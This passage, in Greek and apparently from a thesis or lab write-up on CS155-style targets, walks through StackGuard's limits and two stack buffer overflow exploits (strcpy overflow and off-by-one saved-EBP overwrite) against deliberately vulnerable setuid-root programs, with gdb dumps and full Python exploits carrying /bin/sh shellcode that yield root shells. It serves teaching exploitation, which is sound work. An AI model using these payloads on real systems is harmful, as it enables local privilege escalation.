Το StackGuard ωστόσο διαθέτει και ορισμένους περιορισμούς. Μια υπερχείλιση μνήμης εκτός από την στοίβα στην οποία μπορεί να προκληθεί μπορεί επίσης να προκληθεί και στον σωρό(heap). Το StackGuard σε αυτή την περίπτωση δεν μπορεί να αποτρέψει μια τέτοια υπερχείλιση. Επιπλέον αν στην στοίβα υπάρχουν δείκτες προς συναρτήσεις ή structs έναν κακόβουλος χρήστης θα μπορέσει να τροποποιήσει αυτές τις τιμές οι οποίες προηγούνται από το canary.

Σε ένα 32 bit λειτουργικό σύστημα η μέθοδος brute force μπορεί να χρησιμοποιηθεί ώστε να βρεθεί στο stack canary. Από τα 32 bit χρησιμοποιούνται σύνολο τα 24 και τα υπόλοιπα 8 bit χρησιμοποιούνται για το Null byte άρα υπάρχουν $2^{24} = 16777216$ πιθανές τιμές. Επομένως για έναν κακόβουλο χρήστη η δοκιμή τυχαίων τιμών ώστε να βρεθεί το canary αποτελεί έναν εφικτό στόχο.

Από την άλλη μεριά σε ένα 64 bit λειτουργικό σύστημα συνολικά υπάρχουν $2^{56} = 72057594037927936$ πιθανές τιμές πράγμα το οποίο καθιστά αρκετά δύσκολο έως και ανέφικτο να χρησιμοποιηθεί η τεχνική brute force.

Κεφάλαιο 3. Buffer Overflow I

Target 1 source code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int bar(char *arg, char *out)
{
    strcpy(out, arg);
    return 0;
}

void foo(char *argv[])
{
    char buf[256];
    bar(argv[1], buf);
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target1: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv);
    return 0;
}
```

Το πρόγραμμα target1.c δέχεται ως είσοδό ένα όρισμα από τον χρήστη και στη συνέχεια καλεί την συνάρτηση foo περνώντας της το όρισμα αυτό. Στη συνάρτηση foo συμβαίνουν δύο πράγματα, το πρόγραμμα δηλώνει ένα buffer με χώρο 256 bytes και καλεί με την σειρά της μια άλλη συνάρτηση την bar. Αυτή η νέα συνάρτηση αντιγράφει στον buffer το όρισμα το οποίο έδωσε ο χρήστης.

Η αντιγραφή αυτή γίνεται καλώντας την συνάρτηση strcpy. Το βασικό πρόβλημα με την strcpy είναι πως δεν ελέγχει το πλήθος των bytes που αντιγράφει στον buffer. Δηλαδή, στην συγκεκριμένη περίπτωση για παράδειγμα αν ο χρήστης δώσει ως είσοδο ένα αλφαριθμητικό των 300 bytes, η strcpy θα αντιγράψει στον buffer τα 256 bytes και θα συνεχίσει με τα υπόλοιπα 44 bytes γράφοντας πάνω σε άλλες τιμές οι οποίες βρίσκονται στην στοίβα.

Όπως φαίνεται και στο παρακάτω παράδειγμα το πρόγραμμα example1.c αντιγράφει αρχικά 10 bytes στον buffer και η εκτέλεσή του τελειώνει με επιτυχία.

```
user@vm-cs155:~/example$ cat example1.c
#include <stdio.h>
#include <string.h>

void func(char *argv)
{
    char buffer[10];

    strcpy(buffer, argv);
}

int main(int argc, char **argv)
{
    func(argv[1]);

    return 0;
}
user@vm-cs155:~/example$ ./example1 aaaaaaaaaa
user@vm-cs155:~/example$
```

Από την άλλη μεριά αν ο χρήστης δώσει ως είσοδο περισσότερα από 10 bytes,στη συγκεκριμένη περίπτωση 20, το πρόγραμμα θα βγάλει ως έξοδο Segmentation fault.

```
user@vm-cs155:~/example$ ./example1 AAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Η CPU δημιουργεί αυτό το σφάλμα διότι κάποια ενέργεια προσπαθεί να αποκτήσει πρόσβαση σε ένα μέρος στην μνήμη στο οποίο δεν θα έπρεπε να έχει. Πιο συγκεκριμένα έγινε αλλαγή της διεύθυνσης επιστροφής του προγράμματος με την διεύθυνση 0x41414141(AAAA). Εφόσον σε αυτή την διεύθυνση δεν υπάρχει και ενδεχομένως αυτή η διεύθυνση να μην ανήκει σε αυτό το πρόγραμμα για τον λόγο αυτό δεν επιτρέπεται η πρόσβαση στην διεύθυνση αυτή.

```
user@vm-cs155:~/example$ ./target1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
Segmentation fault  
user@vm-cs155:~/example$
```

```
Invalid $PC address: 0x61616161
[-----stack-----]
0000| 0xbffff414 ("aaaaaa")
0004| 0xbffff418 --> 0x6161 ('aa')
0008| 0xbffff41c --> 0xb7e31647 (<__libc_start_main+247>:      add    esp,0x10)
0012| 0xbffff420 --> 0x2
0016| 0xbffff424 --> 0xbffff4b4 --> 0xbffff600 ("/home/user/example/target1")
0020| 0xbffff428 --> 0xbffff4c0 --> 0xbffff72a ("LC_PAPER=e1_GR.UTF-8")
0024| 0xbffff42c --> 0x0
0028| 0xbffff430 --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x61616161 in ?? ()
qdb-peda$
```

```
0x08048530 <+49>: push    dword ptr [ebp+0x4]
0x0804853b <+52>: call   0x80484e3 <foo>
0x08048540 <+57>: add     esp,0x4
```

- Το κόκκινο πλαίσιο αποτελεί τον buffer (στο συγκεκριμένο παράδειγμα η είσοδος του προγράμματος ήταν 4 'α', τα οποία όπως φαίνεται έχουν τοποθετηθεί στην αρχή.
- Το κίτρινο πλαίσιο αποτελεί την διεύθυνση επιστροφής.

```
gdb-peda$ x/24wx $esp
0xbffff40c: 0x61616161      0xb7ff7c00      0xbffff4c0      0xb7ff5b73
0xbffff41c: 0xb7fd7470      0x00000000      0xb7fff000      0xb7fff918
0xbffff42c: 0xbffff444      0x0804827a      0x00000000      0xbffff4d8
0xbffff43c: 0xbffff4cc      0xb7fe3fc9      0xffffffff      0xb7fffad0
0xbffff44c: 0xb7e1d098      0xb7fd71b0      0xb7fe4b4b      0x08048220
0xbffff45c: 0xbffff4c8      0xb7ffa74      0x00000001      0xb7fd74a0

gdb-peda$
0xbffff46c: 0x00000001      0x00000000      0x00000001      0xb7fff918
0xbffff47c: 0xb7fff000      0x00000000      0xb7fe4a70      0x08048230
0xbffff48c: 0x00000001      0xb7fff918      0x0804a01c      0xb7fe98a2
0xbffff49c: 0xb7fffad0      0xb7fd74a0      0x00000001      0x00000001
0xbffff4ac: 0x00000000      0x00000000      0xbffff554      0xb7fcc000
0xbffff4bc: 0xb7f00037      0xffffffff      0xb7fff000      0x08048260

gdb-peda$
0xbffff4cc: 0xb7fd71b0      0x00000001      0xbffff518      0x00000000
0xbffff4dc: 0xb7e31745      0xb7eca435      0xb7fe97eb      0x00000000
0xbffff4ec: 0xb7fcc000      0xb7fcc000      0xbffff518      0xb7ff0010
0xbffff4fc: 0xbffff544      0xb7eca3c0      0xb7fcddbc      0xb7fff918
0xbffff50c: 0xbffff518      0x08048540      0xbffff5b4      0x00000000
0xbffff51c: 0xb7e31647      0x00000002      0xbffff5b4      0xbffff5c0
```

Εφόσον η διεύθυνση επιστροφής αποθηκεύεται στην στοίβα το επόμενο βήμα είναι να ελέγξουμε αν είναι εφικτό με κάποιον τρόπο να μπορέσουμε να αλλάξουμε την τιμή αυτή ώστε όταν τελειώσει η εκτέλεση της συνάρτησης foo να μην επιστρέψει εκεί όπου θα έπρεπε να επιστρέψει αλλά εκεί που εμείς θα αποφασίσουμε.

Στόχος είναι να υπολογίσουμε με ακρίβεια πόσα ‘α’ χρειάζονται για να αλλάξουν την τιμή της διεύθυνσης επιστροφής

Εκτελώντας το πρόγραμμα target1(μέσα στο gdb) με είσοδο 250 'α', το πρόγραμμα τελειώνει δίχως κάποιο error.

```
Starting program: /home/user/example/target1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[Inferior 1 (process 1798) exited normally]
Warning: not running
```

Εκτελώντας πάλι το πρόγραμμα όμως αυτή την φορά με είσοδο 264 παρατηρούμε πως εμφανίζει το ίδιο σφάλμα όπως και προηγουμένως.

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x61616161 in ?? ()
```

Άρα με 264 'a' ως είσοδο ελέγχουμε την διεύθυνση επιστροφής της συνάρτησης foo ή αλλιώς 260 'a' + 4 bytes(διεύθυνση επιστροφής).

```
=> 0x08048506 <foo+35>: ret 1
0x08048507 <main>: push ebp
0x08048508 <main+1>: mov ebp,esp
0x0804850a <main+3>: cmp DWORD PTR [ebp+0x8],0x2
0x0804850e <main+7>: je 0x0804852e <main+39>
-----stack-----
0000| 0xbffff410 ("aaaa")
0004| 0xbffff414 --> 0xbffff400 ('a' <repeats 20 times>)
0008| 0xbffff418 --> 0x0
0012| 0xbffff41c --> 0xb7e31647 (<__libc_start_main+247>: add esp,6
0016| 0xbffff420 --> 0x2
0020| 0xbffff424 --> 0xbffff4b4 --> 0xbffff606 ("/home/user/example/target1"
0024| 0xbffff428 --> 0xbffff4c0 --> 0xbffff72a ("LC_PAPER=el_GR.UTF-8")
0028| 0xbffff42c --> 0x0
-----
Legend: code, data, rodata, value
0x08048506 16 }
gdb-peda$ x/12wx $esp
0xbffff410: 0x61616161 2 0xbffff400 0x00000000 0xb7e31647
0xbffff420: 0x00000002 0xbffff4b4 0xbffff4c0 0x00000000
0xbffff430: 0x00000000 0x00000000 0xb7fcc000 0xb7fffc04
gdb-peda$
```

1: Ακριβώς πριν το τέλος της συνάρτησης foo


Με το που θα εκτελεστεί η εντολή ret, τη τιμή που βρίσκεται στην κορυφή της στοίβας θα βγει(pop) και ο καταχωρητής eip,ο οποίος δείχνει την επόμενη εντολή η οποία θα εκτελεστεί,θα πάρει την τιμή αυτή.

2. Η τιμή που βρίσκεται στην κορυφή της στοίβας και στην συγκεκριμένη περίπτωση είναι η διεύθυνση επιστροφής την οποία ελέγχουμε.

NOP Sled

Το NOP sled (0x90) αποτελεί μια τεχνική για εκμετάλλευση buffer overflow επιθέσεων και συνήθως είναι μια μεγάλη ακολουθία εντολών. Χρησιμοποιείται για τον εντοπισμό της διεύθυνσης στον buffer ώστε τελικά η εκτέλεση του προγράμματος να φτάσει το επιθυμητό shellcode. Κάθε φορά όπου η CPU θα βρίσκει μια εντολή NOP για εκτέλεση θα συνεχίζει στην επόμενη μέχρι τελικά να φτάσει στο shellcode και να εκτελεστεί.

Ο λόγος που γίνεται χρήση αυτή η τεχνική είναι για να αυξηθεί η πιθανότητα επιτυχίας του exploit και είναι στην ευχέρεια του επιτιθέμενου να ορίσει πόσο μεγάλο θα είναι το NOP sled



<https://www.coengodegebure.com/buffer-overflow-attacks-explained/>

Δημιουργώντας ένα payload με 264 'a' και 150 NOPs η στοίβα θα δείχνει ως εξής:

```
gdb-peda$ x/24wx $esp
0xbffff234: 0xbffff54f  0xbffff23c  0x61616161  0x61616161
0xbffff244: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff254: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff264: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff274: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff284: 0x61616161  0x61616161  0x61616161  0x61616161
gdb-peda$
0xbffff294: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff2a4: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff2b4: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff2c4: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff2d4: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff2e4: 0x61616161  0x61616161  0x61616161  0x61616161
gdb-peda$
0xbffff2f4: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff304: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff314: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff324: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff334: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff344: 0x90909090  0x90909090  0x90909090  0x90909090
gdb-peda$
0xbffff354: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff364: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff374: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff384: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff394: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff3a4: 0x90909090  0x90909090  0x90909090  0x90909090
```

Στόχος είναι να μπορέσουμε να εκτελέσουμε με επιτυχία το shellcode το οποίο θα επιλέξουμε, το οποίο shellcode θα είναι για local privilege escalation και όταν εκτελεστεί θα ανοίξει ένα νέο shell.

Το shellcode που θα επιλεγεί θα τοποθετηθεί αμέσως μετά το NOP sled.

Τελικό βήμα αποτελεί η επιλογή για την διεύθυνση στην οποία θα επιστρέψει το πρόγραμμα μετά το overflow. Όπως υπολογίσαμε προηγουμένως χρειάζονται 260 'a' για να φτάσουμε στην διεύθυνση επιστροφής. Η διεύθυνση στην οποία θα επιστρέψουμε πρέπει να είναι μια διεύθυνση η οποία βρίσκεται μέσα στο NOP sled

Ως διεύθυνση επιστροφής ορίζουμε την **0xbffff3b4**

Τελικό Exploit

```
padding = 'a' * 65 * 4
return_address = struct.pack("I",0xbffff3b4)
nops = b'\x90' * 150
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"
exploit = padding + return_address + nops + shellcode
```

Όπως φαίνεται και στην εικόνα παραπάνω το τελικό exploit θα έχει την εξής μορφή

- Padding: Δηλώνουμε τα 'a' με τα οποία θα γίνει το overflow στον buffer.
- return_address: Είναι η διεύθυνση επιστροφής η οποία δείχνει μέσα στο NOP sled. Χρησιμοποιούμε την συνάρτηση struct.pack() για να μετατρέψουμε την διεύθυνση σε little endian μορφή.
- nops: Δηλώνουμε το NOP sled το οποίο θα αποτελείται από 150 NOPs
- shellcode: Είναι το shellcode το οποίο θα χρησιμοποιηθεί για να ανοίξει το νέο shell.

Εκτελώντας το τελικό exploit με επιτυχία έχουμε ένα shell στο οποίο όπως φαίνεται έχουμε δικαιώματα root.

```
user@vm-cs155:~/doc$ python2 exploit.py
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),
#
```

Κεφάλαιο 4. Buffer Overflow II

Target 2 source code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void nstrncpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrncpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target2: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv);
    return 0;
}
```

Το συγκεκριμένο πρόγραμμα δέχεται ένα όρισμα ως είσοδο από τον χρήστη και στην συνέχεια καλούνται 3 διαδοχικές συναρτήσεις. Αρχικά καλείται η συνάρτηση foo με όρισμα το όρισμα το οποίο έδωσε ο χρήστης στην αρχή και αυτή με την σειρά της καλεί την συνάρτηση bar. Μέσα στην συνάρτηση bar δεσμεύεται ένας πίνακας χαρακτήρων 200 byte με όνομα buf και έπειτα καλείται η συνάρτηση nstrcpy με όρισμα τον πίνακα buf, το μέγεθός του και το όρισμα το οποίο ο χρήστης είχε δώσει στην αρχή.

Η συνάρτηση nstrcpy αντιγράφει τα δεδομένα που έδωσε ο χρήστης ως όρισμα στον πίνακα buf ο οποίος είχε δεσμευτεί από την συνάρτηση bar. Η αντιγραφή των δεδομένων γίνεται με ασφάλεια από τον έναν buffer στον άλλον με αποτέλεσμα να μην μπορεί να γίνει κάποια υπερχείλιση όπως με το target1. Ωστόσο το πρόβλημα με την συνάρτηση nstrcpy βρίσκεται στο for το οποίο γίνεται και συγκεκριμένα στην εντολή $i \leq \text{len}$.

Ο λόγος για τον οποίο η εντολή $i \leq \text{len}$ δημιουργεί το πρόβλημα στην συνάρτηση nstrcpy είναι διότι επιτρέπει στον επιτιθέμενο να αλλάξει το λιγότερο σημαντικό byte από τον καταχωρητή ebp από το frame stack της συνάρτησης foo, ο οποίος έχει αποθηκευτεί στην στοίβα. Ο συγκεκριμένη τιμή του ebp ανήκει στην συνάρτηση foo.

```
void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}
```

Πριν κληθεί η συνάρτηση nstrcpy ώστε να αντιγραφούν τα δεδομένα στον buffer ,ο buffer έχει τα εξής δεδομένα.

```
gdb-peda$ x/70wx buf
0xbffff388: 0xbffff428 0xbffff41c 0xb7fe3fc9 0xffffffff
0xbffff398: 0xb7fffad0 0xb7e1d098 0xb7fd71b0 0xb7fe4b4b
0xbffff3a8: 0x08048220 0xbffff418 0xb7fffa74 0x00000001
0xbffff3b8: 0xb7fd74a0 0x00000001 0x00000000 0x00000001
0xbffff3c8: 0xb7fff918 0xb7fff000 0x00000000 0xb7fe4a70
0xbffff3d8: 0x08048230 0x00000001 0xb7fff918 0x0804a01c
0xbffff3e8: 0xb7fe98a2 0xb7fffad0 0xb7fd74a0 0x00000001
0xbffff3f8: 0x00000001 0x00000000 0x00000000 0xbffff4a4
0xbffff408: 0xb7fcc000 0xb7f00037 0xffffffff 0xb7fff000
0xbffff418: 0x08048260 0xb7fd71b0 0x00000001 0xbffff468
0xbffff428: 0x00000000 0xb7e31745 0xb7eca435 0xb7fe97eb
0xbffff438: 0x00000000 0xb7fcc000 0xb7fcc000 0xbffff468
0xbffff448: 0xb7ff0010 0xbffff494 0xbffff45c 0x0804854e
0xbffff458: 0xbffff669 0xbffff468 0x0804858d 0xbffff504
0xbffff468: 0x00000000 0xb7e31647 0x00000002 0xbffff504
0xbffff478: 0xbffff510 0x00000000 0x00000000 0x00000000
0xbffff488: 0xb7fcc000 0xb7fffc04 0xb7fff000 0x00000000
0xbffff498: 0xb7fcc000 0xb7fcc000 0xb7fcc000 0xb7fcc000
```

Αμέσως μετά την αντιγραφή των δεδομένων στον buffer. Ως είσοδο δόθηκαν 200 'α'.

```
gdb-peda$ x/70wx buf
0xbffff388: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff398: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3a8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3b8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3c8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3d8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3e8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3f8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff408: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff418: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff428: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff438: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff448: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff458: 0xbffff669 0xbffff468 0x0804858d 0xbffff504
0xbffff468: 0x00000000 0xb7e31647 0x00000002 0xbffff504
0xbffff478: 0xbffff510 0x00000000 0x00000000 0x00000000
0xbffff488: 0xb7fcc000 0xb7ffc004 0xb7ffc000 0x00000000
0xbffff498: 0xb7fcc000 0xb7fcc000 0xb7fcc000 0xb7fcc000
```

Μετά το τέλος από τα 200 'α' βρίσκεται η τιμή 0xbffff400. Προτού αντιγραφούν τα 'α' στον buffer η τιμή ήταν 0xbffff45c. Ο λόγος για τον οποίο άλλαξε είναι διότι ως είσοδο δόθηκαν 200 'α' και η εφόσον η είσοδος ήταν χαρακτήρες το τελευταίο στοιχείο στον buffer δηλαδή στην θέση 201 είναι ο τερματικός χαρακτήρας '\0' ο οποίος βρίσκεται πάντα στο τέλος ενός string.

Ως είσοδο αυτή την φορά δίνουμε 201 'α' και παρατηρούμε πως η τιμή του ebp θα αλλάξει στο τελευταίο byte και θα πάρει την τιμή 61.

```
gdb-peda$ x/70wx buf
0xbffff388: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff398: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3a8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3b8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3c8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3d8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3e8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3f8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff408: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff418: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff428: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff438: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff448: 0x61616161 0x61616161 0x61616161 0x61616161
```

Επομένως στέλνοντας 201 χαρακτήρες μπορούμε να ελέγξουμε το τελευταίο byte από τον αποθηκευμένο στην στοίβα ebp της συνάρτησης foo. Θα τροποποιήσουμε κατάλληλα την τιμή του ebp έτσι ώστε να δείχνει μέσα στον buffer.

Ο buffer ξεκινάει από την τιμή 0xbffff388 και φτάνει έως 0xbffff4cc επομένως είναι εφικτό να αλλάξουμε την τιμή 0xbffff461 ώστε να δείχνει μέσα σε αυτό το εύρος τιμών.

```
0xbffff448:  0x61616161  0x61616161  0xbffff408  0x0804854e
```

Συνεχίζοντας την εκτέλεση του προγράμματος φτάνοντας στην εντολή leave παρατηρούμε πως η τιμή του ebp έχει αλλάξει για την συνάρτηση αυτή.

```
Code:
0x8048549 <foo+12>: call 0x804851a <bar>
0x804854e <foo+17>: add  esp,0x4
0x8048551 <foo+20>: nop
=> 0x8048552 <foo+21>: leave
0x8048553 <foo+22>: ret
```

```
gdb-peda$ info frame
Stack level 0, frame at 0xbffff410:
 eip = 0x8048552 in foo (target2.c:28); saved eip = 0x61616161
 called by frame at 0xbffff414
 source language c.
 Arglist at 0xbffff408, args: argv=0x61616161
 Locals at 0xbffff408, Previous frame's sp is 0xbffff410
 Saved registers:
  ebp at 0xbffff408, eip at 0xbffff40c
```

Μόλις εκτελεστεί η εντολή leave της συνάρτησης foo θα αντιγράψει η τιμή του ebp(0xbffff408) στον καταχωρητή esp και η τιμή του ebp θα βγει από την στοίβα(pop).

Κώδικας σε assembly που θα εκτελέσει η εντολή leave.

```
mov esp,ebp
pop  ebp
```

Επομένως για τον esp θα ισχύει esp=0xbffff408.

Αμέσως μετά εκτελείτε η εντολή ret η οποία βγάζει την τιμή που βρίσκεται στην κορυφή της στοίβας(pop) και την τοποθετεί στον καταχωρητή eip και το πρόγραμμα συνεχίζει να εκτελεί τον κώδικα εκεί όπου δείχνει ο eip.

$0xbffff408 + 4 \text{ bytes} = 0xbffff40c$

Η διεύθυνση 0xbffff40c έχει ως τιμή το 0x61616161 το οποίο είναι τα 'α' τα οποία δόθηκαν ως είσοδο στην αρχή.

```
gdb-peda$ x/24wx $esp
0xbffff40c: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff41c: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff42c: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff43c: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff44c: 0x61616161 0xbffff408 0x0804854e 0xbffff668
0xbffff45c: 0xbffff468 0x0804858d 0xbffff504 0x00000000
```

Συνεχίζοντας την εκτέλεση του προγράμματος, επόμενη και τελευταία εντολή είναι η ret. Στον καταχωρητή eip εκχωρείται η τιμή 0x61616161 και η ροή του προγράμματος μεταφέρεται σε εκείνη την διεύθυνση.

Εφόσον η διεύθυνση 0x61616161 είναι μια άκυρη διεύθυνση μνήμης η οποία δεν ανήκει στο χώρο διευθύνσεων του προγράμματος το πρόγραμμα θα τερματίσει με Segmentation Fault.

```
Legend: code, data, rodata, value
0x61616161 in ?? ()
```

```
[-----code-----]
Invalid $PC address: 0x61616161
[-----stack-----]
```

Το επόμενο βήμα αποτελεί η αλλαγή διεύθυνσης 0x61616161 σε μια έγκυρη διεύθυνση ώστε να μπορέσουμε τελικά να εκτελέσουμε το επιθυμητό shellcode.

Εκτελώντας το πρόγραμμα, αυτή την φορά στέλνουμε ως είσοδο τα ακόλουθα δεδομένα.

```
gdb-peda$ x/80wx buf
0xbffff388: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff398: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff3a8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff3b8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff3c8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff3d8: 0x90909090 0x90909090 0x90909090 0x61616161
0xbffff3e8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff3f8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff408: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffff418: 0x61616161 0x62626262 0xbffff3a8 0x62626262
0xbffff428: 0x62626262 0x62626262 0x62626262 0x62626262
0xbffff438: 0x62626262 0x62626262 0x62626262 0x62626262
0xbffff448: 0x62626262 0x62626262 0xbffff41c 0x0804854e
```

Σε αυτή την περίπτωση η τιμή το ebp, όπου γίνεται το overflow αλλάζει και η νέα τιμή είναι η 0xbffff41c. Η συγκεκριμένη διεύθυνση δείχνει τα δεδομένα 0x62626262.

```
gdb-peda$ x/x 0xbffff41c
0xbffff41c: 0x62626262
```

Ακριβώς μετά μετά τη τιμή 0x62626262 βρίσκεται η τιμή 0xbffff3a8. Πρωτού εκτελεστεί η εντολή ret η τιμή του ebp θα είναι 0x62626262 και στην κορυφή της στοίβας θα βρίσκεται η τιμή 0xbffff3a8. Μόλις εκτελεστεί η εντολή ret, ο καταχωρητής eip θα πάρει την τιμή 0xbffff3a8 και η ροή του προγράμματος θα συνεχιστεί σε εκείνη την διεύθυνση.

Πριν εκτελεστεί η εντολή ret.

```
gdb-peda$ info reg ebp
ebp 0x62626262
```

Στην κορυφή της στοίβας βρίσκεται η τιμή 0xbffff3a8.

```
gdb-peda$ x/10wx $esp
0xbffff420: 0xbffff3a8
0xbffff430: 0x62626262
0xbffff440: 0x62626262
gdb-peda$ x/x 0xbffff3a8
0xbffff3a8: 0x90909090
```

Η διεύθυνση 0xbffff3a8 βρίσκεται μέσα στο nops sled, επομένως το τελικό βήμα είναι η τοποθέτηση του shellcode αμέσως μετά τα nops.

Τελικό exploit

```
import struct
import subprocess

nops = b'\x90' * 64

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"

payload = nops + shellcode

payload += 'a' * (148 - 64 - len(shellcode))

payload += 'b' * 4 #fake ebp

payload += struct.pack("I", 0xbffff3a8)

payload += 'b' * (200 - 152 - 4)

payload += b'\x1c' # overflow ebp

subprocess.call(["/home/user/doc/target2", payload])
```

- nops: Γεμίζουμε τον buffer με μερικά nops ώστε η διεύθυνση επιστροφής να είναι μέσα στο nops sled.

- shellcode: Shellcode το οποίο θα χρησιμοποιηθεί για να ανοίξει το νέο shell.
- Συμπληρώνουμε τον buffer με 'a' μέχρι να φτάσουμε στην τιμή του ebp της συνάρτησης foo.
- Η τιμή του ebp την οποία θα έχει η συνάρτηση foo.
- Η διεύθυνση επιστροφής μέσα στον buffer.
- Συμπληρώνουμε τον buffer με 'b' μέχρι το τέλος.
- Η τιμή με την οποία θα αλλάξει το τελευταίο byte το καταχωρητή ebp.

Εκτελώντας το τελικό exploit με επιτυχία έχουμε ένα shell στο οποίο όπως φαίνεται έχουμε δικαιώματα root.

```
user@vm-cs155:~/doc$ python2 exploit.py
# whoami
root
# █
```

Κεφάλαιο 5. Integer Overflow

